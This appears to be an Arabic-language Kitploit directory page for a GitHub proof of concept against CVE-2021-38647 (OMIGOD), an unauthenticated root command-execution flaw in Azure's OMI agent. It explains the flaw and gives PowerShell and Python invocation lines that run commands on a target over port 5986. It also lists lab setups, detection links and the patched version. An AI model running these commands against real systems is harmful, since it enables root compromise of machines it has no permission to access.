
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-38647 — CVE-2021-38647 - POC لاستغلال RCE غير مصادق عليه #OMIGOD | Kitploit

أدوات/GitHubGitHub/alteredsecurity/cve-2021-38647
تحليل الثغرات الأمنيةالاستغلالاختبار الاختراقأمن السحابةالتعلم والتعليمأداة الوصول عن بعد
GitHubalteredsecurity/cve-2021-38647

CVE-2021-38647

CVE-2021-38647 - POC لاستغلال RCE غير مصادق عليه #OMIGOD

عرض المستودع
682331منذ 5 سنواتتمت المراجعة من قبل Kitploit
الموقع الإلكتروني
مشاركة

CVE-2021-38647

CVE-2021-38647 - POC لاستغلال تنفيذ أوامر عن بعد غير مصادق #OMIGOD على أجهزة Azure UNIX/Linux الافتراضية!

التفاصيل

في مايكروسوفت Azure، يتم تثبيت تطبيق OMI تلقائيًا عند استخدام خدمات مثل Azure Automation Accounts و Update Management و Log Analytics و Configuration Management وما إلى ذلك لأجهزة UNIX/Linux الافتراضية. كما يعرض تطبيق OMI الخدمة على المنفذ 5986 إذا تم استخدام خدمة Configuration Management لإدارة الجهاز عن بُعد.

يمكن لأي شخص لديه وصول شبكي إلى نقطة النهاية الضعيفة إرسال طلب يستفيد من موفر SCXcore بدون رأس Authorization وتنفيذ أوامر نظام التشغيل على الجهاز المستهدف بصلاحيات الجذر!

هذه الثغرة الأمنية تم إصلاحها الآن، لكن من الجيد دائمًا التحقق منها ضد أجهزة Linux الافتراضية في Azure.

الاستخدام

PowerShell

# Execute command on the target machine.
Invoke-CVE-2021-38647 -TargetIP 127.0.0.1 -TargetPort 5986 -Command whoami

# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript))
Invoke-CVE-2021-38647 -TargetIP 1.1.1.1 -TargetPort 5986 -Script $enc

Python

# Execute command on the target machine.
python CVE-2021-38647.py -t 40.87.92.228 -p 5986 -c id


# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript)) #  For Windows

echo 'id' | base64 # For Linux

python CVE-2021-38647.py -t 40.87.92.228 -s ZWNobyAiIg0KZWNobyAiSGVsbG8iDQplY2hvICJHb29kYnllIg==
نشر بيئة الاختبار

قالب ARM للنشر على Azure - https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI

النشر بدون Azure - https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956

الكشف والتخفيف

https://techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

لتخفيف الثغرة الأمنية، نحتاج إلى تحديث وكيل OMI إلى الإصدار 1.6.8.1 أو أعلى.

روابط مرجعية

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure

https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956

https://techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI

مدونة

https://www.alteredsecurity.com/post/omigod-cve-2021-38647

الإسناد

فريق WIZ - https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure

إخلاء مسؤولية

هذا المشروع مخصص للأغراض التعليمية فقط. لا يتحمل المنشئ أي مسؤولية عن أي سوء استخدام لهذه الأداة.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




